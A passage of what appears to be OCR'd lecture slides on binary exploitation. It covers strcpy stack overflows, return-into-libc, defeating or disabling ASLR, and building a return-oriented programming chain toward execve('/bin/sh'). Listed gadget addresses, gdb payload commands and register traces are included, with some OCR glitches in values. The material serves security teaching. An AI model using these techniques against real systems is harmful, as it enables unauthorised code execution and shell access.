  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a




```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

```
system:
  push %ebx                    0xb7e66310
  sub $0x8,%esp                0xb7e66311
  mov 0x10(%esp), %eax         0xb7e66314
…
```

Function chaining

- Where we put 'edcb' will be the next place to execute after system
- Doing so, we can chain multiple function calls
  - But, we must be careful of how the stack looks

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code (in some systems), and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
  - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
    - Still vulnerable to brute-force attack, if unlimited attempts are possible
  - 64-bit architectures are much more secure

ASLR in Linux

- ASLR is enabled in Linux by default
  - /proc/sys/kernel/randomize_va_space.
- It is implemented by the kernel in collaboration with the ELF loader
  - Stack ASLR
  - Libs/mmap ASLR
  - Exec ASLR (Requires executables in PIE format)
    - More resilient to ROP attacks
  - Brk ASLR
  - VDSO ASLR

Exploitation under ASLR

- ASLR can be disabled by:
  - Setting the asociated kernel variable to 0
    echo “0” > /proc/sys/kernel/randomize_va_space
  - Using setarch:
    setarch `uname -m` -R /bin/bash
- ASLR can be defeated by brute-forcing
  - If it is possible to limit the variation space
- Attacks can be structured in two steps:
  - Address leaking (e.g., through a format string attack)
  - Control flow hijacking

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

Return-Oriented Programming

- Later, the most general ROP technique was proposed, which supports loops and conditionals
  - From: “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham
    Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```

```
main:
  push %ebp
  mov %esp,%ebp
  sub $0x3c,%esp
  mov 0xc(%ebp),%eax
  add $0x4,%eax
  mov (%eax),%eax
  mov %eax,0x4(%esp)
  lea -0x32(%ebp),%eax
  mov %eax,(%esp)
  call 80482d0 <strcpy@plt>
  mov $0xa,%eax
  leave
  ret
```

```
gcc -Wall -static -O0 -fno-stack-protector -m32 -mpreferred-
stack-boundary=2 test.c
$ ls -lah a.out
-rwxrwx--- 1 ubuntu ubuntu 716K Mar 22 22:43 a.out
```

ROP

- We need to find gadgets in the binary that will perform different actions
  - Essentially encode our shellcode into these gadgets
- What do we need to call execve (just as we did with shellcode)?
  - 0xb in eax
  - & of "/bin/sh" in %ebx
  - & [& of "/bin/sh", NULL] in %ecx
  - NULL in %edx
- Where to put "/bin/sh" ?

```
$ readelf -S a.out
There are 31 section headers, starting at offset 0xa20f8:
Section Headers:
[Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
[ 0]                   NULL            00000000 000000 000000 00      0   0  0
[ 1] .note.ABI-tag     NOTE            080480f4 0000f4 000020 00   A  0   0  4
[ 2] .note.gnu.build-i NOTE            08048114 000114 000024 00   A  0   0  4
[ 3] .rel.plt          REL             08048138 000138 000070 08   A  0   5  4
[ 4] .init             PROGBITS        080481a8 0001a8 000023 00  AX  0   0  4
[ 5] .plt              PROGBITS        080481d0 0001d0 0000e0 00  AX  0   0 16
[ 6] .text             PROGBITS        080482b0 0002b0 075b04 00  AX  0   0 16
[ 7] __libc_freeres_fn PROGBITS        080bddc0 075dc0 000b36 00  AX  0   0 16
[ 8] __libc_thread_fre PROGBITS        080be900 076900 000076 00  AX  0   0 16
[ 9] .fini             PROGBITS        080be978 076978 000014 00  AX  0   0  4
[10] .rodata           PROGBITS        080be9a0 0769a0 01bf90 00   A  0   0 32
[11] __libc_subfreeres PROGBITS        080da930 092930 00002c 00   A  0   0  4
[12] __libc_atexit     PROGBITS        080da95c 09295c 000004 00   A  0   0  4
[13] __libc_thread_sub PROGBITS        080da960 092960 000004 00   A  0   0  4
[14] .eh_frame         PROGBITS        080da964 092964 00e108 00   A  0   0  4
[15] .gcc_except_table PROGBITS        080e8a6c 0a0a6c 0000a3 00   A  0   0  1
[16] .tdata            PROGBITS        080e9f58 0a0f58 000010 00 WAT  0   0  4
[17] .tbss             NOBITS          080e9f68 0a0f68 000018 00 WAT  0   0  4
[18] .init_array       INIT_ARRAY      080e9f68 0a0f68 000008 00  WA  0   0  4
[19] .fini_array       FINI_ARRAY      080e9f70 0a0f70 000008 00  WA  0   0  4
[20] .jcr              PROGBITS        080e9f78 0a0f78 000004 00  WA  0   0  4
[21] .data.rel.ro      PROGBITS        080e9f80 0a0f80 000070 00  WA  0   0 32
[22] .got              PROGBITS        080e9ff0 0a0ff0 000008 04  WA  0   0  4
[23] .got.plt          PROGBITS        080ea000 0a1000 000044 04  WA  0   0  4
[24] .data             PROGBITS        080ea060 0a1060 000f20 00  WA  0   0 32
[25] .bss              NOBITS          080eaf80 0a1f80 00136c 00  WA  0   0 32
[26] __libc_freeres_pt NOBITS          080ec2ec 0a1f80 000018 00  WA  0   0  4
[27] .comment          PROGBITS        00000000 0a1f80 00002b 01  MS  0   0  1
[28] .shstrtab         STRTAB          00000000 0a1fab 00014c 00      0   0  1
[29] .symtab           SYMTAB          00000000 0a25d0 008b70 10     30 1055  4
[30] .strtab           STRTAB          00000000 0ab140 007eac 00      0   0  1
```

ROP

- Need to find a gadget that will write some data to a location then return
- After much searching:

```
809a67d:        89 02   mov %eax,(%edx)
809a67f:        c3      ret
```

- This gadget will copy whatever's in %eax into the memory location that %edx points to
  - So, if we have %eax be the data "/bin"
  - And %edx be &.data (0x080ea060)
  - Then, we will have /bin at a fixed memory location
- Need more gadgets…


ROP

- Need a gadget to get our data into %edx
- Pop %edx

```
806e91a:    5a          pop %edx
806e91b:    c3          ret
```


- This gadget will take whatever is on the top of the stack and put it in %edx
- How does this help us?

```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x1a\xe9\x06\x08'
+ 'edcb'"`
```





```
main:
  push %ebp                    0x8048e44
  mov %esp,%ebp                0x8048e45
  sub $0x3c,%esp               0x8048e47
  mov 0xc(%ebp),%eax           0x8048e4a
  add $0x4,%eax                0x8048e4d
  mov (%eax),%eax              0x8048e50
  mov %eax,0x4(%esp)           0x8048e52
  lea -0x32(%ebp),%eax         0x8048e56
  mov %eax,(%esp)              0x8048e59
  call 80482f0 <strcpy>        0x8048e5c
  mov $0xa,%eax                0x8048e61
  leave                        0x8048e66
  ret                          0x8048e67
```

%eax	0xa
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e66




```
main:
  push %ebp                    0x8048e44
  mov %esp,%ebp                0x8048e45
  sub $0x3c,%esp               0x8048e47
  mov 0xc(%ebp),%eax           0x8048e4a
  add $0x4,%eax                0x8048e4d
  mov (%eax),%eax              0x8048e50
  mov %eax,0x4(%esp)           0x8048e52
  lea -0x32(%ebp),%eax         0x8048e56
  mov %eax,(%esp)              0x8048e59
  call 80482f0 <strcpy>        0x8048e5c
  mov $0xa,%eax                0x8048e61
  leave                        0x8048e66
  ret                          0x8048e67
```


%eax	0xa
%esp	0xbffff68c
%ebp	0x65646362
%eip	0x8048e67




```
main:
  push %ebp                    0x8048e44
  mov %esp,%ebp                0x8048e45
  sub $0x3c,%esp               0x8048e47
  mov 0xc(%ebp),%eax           0x8048e4a
  add $0x4,%eax                0x8048e4d
  mov (%eax),%eax              0x8048e50
  mov %eax,0x4(%esp)           0x8048e52
  lea -0x32(%ebp),%eax         0x8048e56
  mov %eax,(%esp)              0x8048e59
  call 80482f0 <strcpy>        0x8048e5c
  mov $0xa,%eax                0x8048e61
  leave                        0x8048e66
  ret                          0x8048e67
```

%eax	0xa
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0806e91a

```
  pop %edx                     0x806e91a
  ret                          0x806e91b
```




```
main:
   push %ebp                    0x8048e44
   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```

%eax	0xa
%edx	0x62636465
%esp	0xbffff6890
%ebp	0x65646362
%eip	0x0806e91b

```
   pop %edx                     0x806e91a
   ret                          0x806e91b
```

ROP

- So, a pop %edx, ret gadget will put the next value on the stack into the %edx register!
- Need a gadget to get our data into %eax
- Pop %eax, ret at 0x80bb6d6
- Pop %ebx, ret at 0x80481c9
- Pop %ecx, ret at 0x80e4bd1
- xor %eax, %eax, ret at 0x80541b0
- inc %eax, ret at 0x807b406
- int 0x80 at 0x80493e1
- Now we can build our shellcode!

Building the ROP chain

- We've reached the point where building the ROP payload by hand is tedious (that little endian)

```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x1a\xe9\x06\x08'
+' …'"`
```


- So let's write our payload in a Python script

